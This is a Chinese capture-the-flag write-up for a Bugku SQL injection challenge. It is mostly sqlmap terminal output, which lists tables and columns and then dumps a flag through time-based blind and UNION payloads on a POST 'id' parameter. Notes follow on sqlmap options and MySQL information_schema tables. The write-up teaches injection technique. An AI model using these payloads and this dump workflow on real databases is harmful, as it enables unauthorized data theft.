
```
[*] ending @ 13:28:48 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec> python2 .\sqlmap.py -r .\1.txt -p id  -D skctf_flag --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.12.14#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:30:55 /2019-02-01/

[13:30:55] [INFO] parsing HTTP request from '.\1.txt'
[13:30:55] [INFO] resuming back-end DBMS 'mysql'
[13:30:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'GMdM'='GMdM

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-4897' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a627071,0x646a6b7978476265764a4d6c795044744a6b414e614
245457542416a48725a4e4942516c55496d75,0x7170717671)-- SCvD
---
[13:30:55] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[13:30:55] [INFO] fetching tables for database: 'skctf_flag'
[13:30:55] [INFO] used SQL query returns 2 entries
[13:30:55] [INFO] resumed: fl4g
[13:30:55] [INFO] resumed: sc
Database: skctf_flag
[2 tables]
+------+
| fl4g |
| sc   |
+------+

[13:30:55] [INFO] fetched data logged to text files under 'C:\Users\xiaowei\.sqlmap\output\123.206.87.240'

[*] ending @ 13:30:55 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec>
```

爆字段



```
PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec> python2 .\sqlmap.py -r .\1.txt -p id  -D skctf_flag -T fl4g --columns
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.2.12.14#dev}
|_ -| . [(]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:32:16 /2019-02-01/

[13:32:16] [INFO] parsing HTTP request from '.\1.txt'
[13:32:16] [INFO] resuming back-end DBMS 'mysql'
[13:32:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'GMdM'='GMdM

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-4897' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a627071,0x646a6b7978476265764a4d6c795044744a6b414e614
245457542416a48725a4e4942516c55496d75,0x7170717671)-- SCvD
---
[13:32:17] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[13:32:17] [INFO] fetching columns for table 'fl4g' in database 'skctf_flag'
[13:32:17] [INFO] used SQL query returns 1 entry
Database: skctf_flag
Table: fl4g
[1 column]
+-----------+-------------+
| Column    | Type        |
+-----------+-------------+
| skctf_flag | varchar(64) |
+-----------+-------------+

[13:32:17] [INFO] fetched data logged to text files under 'C:\Users\xiaowei\.sqlmap\output\123.206.87.240'

[*] ending @ 13:32:17 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec>
```

爆字段信息



```
[*] ending @ 13:32:17 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec> python2 .\sqlmap.py -r .\1.txt -p id  -D skctf_flag -T fl4g -C skctf_
flag --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.2.12.14#dev}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V          |_|   http://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user'
s responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not respon
sible for any misuse or damage caused by this program

[*] starting @ 13:33:01 /2019-02-01/

[13:33:01] [INFO] parsing HTTP request from '.\1.txt'
[13:33:01] [INFO] resuming back-end DBMS 'mysql'
[13:33:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (POST)
    Type: AND/OR time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind
    Payload: id=1' AND SLEEP(5) AND 'GMdM'='GMdM

    Type: UNION query
    Title: Generic UNION query (NULL) - 4 columns
    Payload: id=-4897' UNION ALL SELECT NULL,NULL,NULL,CONCAT(0x716a627071,0x646a6b7978476265764a4d6c795044744a6b414e614
245457542416a48725a4e4942516c55496d75,0x7170717671)-- SCvD
---
[13:33:01] [INFO] the back-end DBMS is MySQL
web application technology: Nginx
back-end DBMS: MySQL >= 5.0.12
[13:33:01] [INFO] fetching entries of column(s) 'skctf_flag' for table 'fl4g' in database 'skctf_flag'
[13:33:01] [INFO] used SQL query returns 1 entry
[13:33:01] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch
 '--hex'
[13:33:01] [INFO] fetching number of column(s) 'skctf_flag' entries for table 'fl4g' in database 'skctf_flag'
[13:33:01] [INFO] resumed: 1
[13:33:01] [INFO] resuming partial value: BUGKU{Sql_INJECTON_4
[13:33:02] [WARNING] (case) time-based comparison requires reset of statistical model, please wait.....................
........  (done)
[13:33:04] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to pr
event potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n]
[13:33:37] [INFO] adjusting time delay to 1 second due to good response times
813drd8hz4}
Database: skctf_flag
Table: fl4g
[1 entry]
+-----------------------------+
| skctf_flag                  |
+-----------------------------+
| BUGKU{Sql_INJECTON_4813drd8hz4} |
+-----------------------------+

[13:34:21] [INFO] table 'skctf_flag.fl4g' dumped to CSV file 'C:\Users\xiaowei\.sqlmap\output\123.206.87.240\dump\skctf_
flag\fl4g.csv'
[13:34:21] [INFO] fetched data logged to text files under 'C:\Users\xiaowei\.sqlmap\output\123.206.87.240'

[*] ending @ 13:34:21 /2019-02-01/

PS F:\Python\Python2\sqlmapproject-sqlmap-38684ec> _
```

```
Sqlmap命令参数
-r 是读文件 后面是刚才保存的绝对路径
-p 是参数，也就是注入点（选了id是注入点）
-D 是表示选择了后面的这个数据库
-T 指定表
-C 指定要爆的字段

--dbs ->获取数据库名称
--current-db ->获取当前数据库名称
--tables ->获取表
--columns ->获取字段
--dump ->将结果导出
```

```
Mysql数据库information_schema系统表说明：

SCHEMATA表：提供了当前mysql实例中所有数据库的信息。是show databases的结果取之此表。

TABLES表：提供了关于数据库中的表的信息（包括视图）。详细表述了某个表属于哪个schema，表类型，表
引擎，创建时间等信息。是show tables from schemaname的结果取之此表。
```

COLUMNS表：提供了表中的列信息。详细表述了某张表的所有列以及每个列的信息。是show columns from schemaname.tablename的结果取之此表。

STATISTICS表：提供了关于表索引的信息。是show index from schemaname.tablename的结果取之此表。

USER_PRIVILEGES（用户权限）表：给出了关于全程权限的信息。该信息源自mysql.user授权表。是非标准表。

SCHEMA_PRIVILEGES（方案权限）表：给出了关于方案（数据库）权限的信息。该信息来自mysql.db授权表。是非标准表。

TABLE_PRIVILEGES（表权限）表：给出了关于表权限的信息。该信息源自mysql.tables_priv授权表。是非标准表。

COLUMN_PRIVILEGES（列权限）表：给出了关于列权限的信息。该信息源自mysql.columns_priv授权表。是非标准表。

CHARACTER_SETS（字符集）表：提供了mysql实例可用字符集的信息。是SHOW CHARACTER SET结果集取之此表。

COLLATIONS表：提供了关于各字符集的对照信息。

COLLATION_CHARACTER_SET_APPLICABILITY表：指明了可用于校对的字符集。这些列等效于SHOW COLLATION的前两个显示字段。

TABLE_CONSTRAINTS表：描述了存在约束的表。以及表的约束类型。

KEY_COLUMN_USAGE表：描述了具有约束的键列。

ROUTINES表：提供了关于存储子程序（存储程序和函数）的信息。此时，ROUTINES表不包含自定义函数（UDF）。名为“mysql.proc name”的列指明了对应于INFORMATION_SCHEMA.ROUTINES表的mysql.proc表列。

VIEWS表：给出了关于数据库中的视图的信息。需要有show views权限，否则无法查看视图信息。

TRIGGERS表：提供了关于触发程序的信息。必须有super权限才能查看该表

详情可以点击:https://wenku.baidu.com/view/6358a5fd89eb172ded63b7a8.html